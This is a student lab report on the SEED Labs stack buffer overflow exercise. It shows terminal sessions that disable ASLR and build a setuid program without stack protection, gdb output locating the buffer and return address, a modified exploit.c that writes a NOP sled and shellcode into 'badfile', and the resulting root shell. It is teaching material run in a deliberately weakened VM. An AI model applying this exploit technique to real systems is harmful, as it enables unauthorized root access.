
Matthew Quander and Melissa Stitts
10/15/2021
Lab 1


1. The environment was the LAB01_BOF_STD folder, within the SEED Ubuntu virtual machine. The attack setup involved switching to root user to disable address space layout randomization, compiling and running the `call_shellcode.c` program, typing the command `whoami` to verify it's in root, compiling the `stack.c` program, and changing to mode 4755. The ultimate goal for this lab is to get the program to execute the shellcode within "badfile" by using a buffer overflow technique. Executing this code will create a root shell once the `$ ./stack` command is run.
2. Step 0: Initial Setup


root@VM: /home/seed/Desktop/lab1/LAB01_BOF_STD
root@VM: /home/seed/Desktop/lab1/LAB01_BOF_STD 88x24

```
[10/12/21]seed@VM:~/.../LAB01_BOF_STD$ su root
Password:
root@VM:/home/seed/Desktop/lab1/LAB01_BOF_STD# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop/lab1/LAB01_BOF_STD# gcc -z execstack -o call_shellcode call_s
hellcode.c
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:4: warning: implicit declaration of function ‘strcpy’ [-Wimplicit-fu
nction-declaration]
    strcpy(buf, shellcode);
    ^

call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function ‘
strcpy’
call_shellcode.c:24:4: note: include ‘<string.h>’ or provide a declaration of ‘strcpy’
root@VM:/home/seed/Desktop/lab1/LAB01_BOF_STD# ./call_shellcode
# whoami
root
# exit
root@VM:/home/seed/Desktop/lab1/LAB01_BOF_STD# gcc stack.c -o stack -g -fno-stack-protec
tor -z execstack
root@VM:/home/seed/Desktop/lab1/LAB01_BOF_STD# chmod 4755 stack
root@VM:/home/seed/Desktop/lab1/LAB01_BOF_STD# exit
exit
[10/12/21]seed@VM:~/.../LAB01_BOF_STD$ █
```


Step 1: First Trial



```
exit
[10/12/21]seed@VM:~/.../LAB01_BOF_STD$ gcc -o exploit exploit.c
[10/12/21]seed@VM:~/.../LAB01_BOF_STD$ ./exploit
[10/12/21]seed@VM:~/.../LAB01_BOF_STD$ ./stack
Segmentation fault
[10/12/21]seed@VM:~/.../LAB01_BOF_STD$ █
```

1.3) The Segmentation fault is caused because the `exploit.c` file hasn't been changed yet, i.e. the <offset> from buffer to RET and <address> before shellcode needs to be added to the file.


Step 2: Creating Attack Vector – run the program in gdb and add a break point after strcpy().


root@VM: /home/seed/Desktop/lab1/LAB01_BOF_STD
root@VM: /home/seed/Desktop/lab1/LAB01_BOF_STD 88x27

```
[10/12/21]seed@VM:~/.../LAB01_BOF_STD$ gdb ./stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...done.
gdb-peda$ break 16
Breakpoint 1 at 0x80484d3: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Desktop/lab1/LAB01_BOF_STD/stack

[----------------------------------registers-----------------------------------]
EAX: 0xbfffe9e8 --> 0x90909090
EBX: 0x0
ECX: 0xbfffec20 --> 0x5350e389
EDX: 0xbfffebe1 --> 0x5350e389
ESI: 0xb7fba000 --> 0x1b1db0
```

2.3) Addresses of buffer[] and ebp:




```
gdb-peda$ print &buffer
$1 = (char (*)[24]) 0xbfffe9e8
gdb-peda$ info register ebp
ebp            0xbfffea08        0xbfffea08
gdb-peda$ 
```

2.4) Offset from buffer[] to bof()'s return address:


Return address of bof() is ebp+4 = 0xbfffea0c, so offset from buffer[] to bof()'s return address is: 0xbfffea0c – 0xbfffe9e8 = 0x24

2.5) Estimated address in buffer[] before shellcode, pointing to NOPS: 0xbfffebc8


root@VM: /home/seed/Desktop/lab1/LAB01_BOF_STD
root@VM: /home/seed/Desktop/lab1/LAB01_BOF_STD 88x37


```
gdb-peda$ x/128x buffer
0xbfffe9e8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffe9f8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea08:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea18:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea28:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea38:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea48:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea58:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea68:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea78:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea88:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea98:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeaa8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeab8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeac8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffead8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeae8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeaf8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb08:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb18:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb28:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb38:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb48:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb58:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb68:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb78:     0x90909090      0x90909090      0x90909090      0x90909090
---Type <return> to continue, or q <return> to quit---
0xbfffeb88:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb98:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeba8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebb8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebc8:     0x90909090      0x438ddb31      0x80cd9917      0x6850c031
0xbfffebd8:     0x68732f2f      0x69622f68      0x50e3896e      0x99e18953
gdb-peda$ x/x 0xbfffebc8
0xbfffebc8:     0x90909090
```

2.6) Modify `exploit.c` program to contain the attack vector (line 38):



```
25 void main(int argc, char **argv)
26 {
27     char buffer[517];
28     FILE *badfile;
29
30     /* Initialize buffer with 0x90 (NOP instruction) */
31     memset(&buffer, 0x90, 517);
32
33     /* Set the new return address*/
34     //--------- TODO: Determine (1) the <offset> from buffer to RET ---------//
35     //                           (2) some <address> before the shellcode -----//
36     // <offset> = 0x24
37     // <address> = 0xbfffebc8
38     *( (long *) (buffer + 0x24) ) = 0xbfffebc8;
39     //-------------------------------------------------------------------------//
40
41     /* Copy shellcode to the end of buffer[] */
42     memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
43
44
45     /* Save the contents to the file "badfile" */
46     badfile = fopen("./badfile", "w");
47     fwrite(buffer, 517, 1, badfile);
48     fclose(badfile);
49 }
```

Step 3: Exploitation
3.1) Compile `exploit.c` in seed user
3.2) run `$ ./exploit` (modifies "badfile")
3.3) run `$ ./stack` and verify root shell obtained (no Segmentation fault)



```
gdb-peda$ quit
[10/13/21]seed@VM:~/.../LAB01_BOF_STD$ gcc -o exploit exploit.c
[10/13/21]seed@VM:~/.../LAB01_BOF_STD$ ./exploit
[10/13/21]seed@VM:~/.../LAB01_BOF_STD$ gedit badfile
[10/13/21]seed@VM:~/.../LAB01_BOF_STD$ ./stack
# whoami
root
# exit
[10/13/21]seed@VM:~/.../LAB01_BOF_STD$ 
```

The `./stack` program reads in the data from "badfile" and copies it into the local buffer[] variable. The data overflows that buffer with a list of NOP instructions. Within those instructions, bof()'s return address is overwritten with 0xbfffebc8, the address just before the shellcode. This causes the bof() function to jump to the shellcode (at the end of the buffer) and execute it, creating a root shell.

3. The lessons that we learned from this lab include the following:
    - A better understanding of register addressing. By examining the ebp register, we were able to determine the return address of the bof() function. By identifying the return address of bof(), we were then able to overwrite it with our code.
    - More familiarity about the information obtained from the gdb program. For example, by printing the address and content of variables, we were able to obtain the address of buffer[] and 128 bytes of its content.
    - Lastly, we learned more about the structure of a program's stack segment while it's executing. Since the local variables (i.e. buffer) are located in lower memory than the function's return address, we learned how to find such variables in order to exploit them.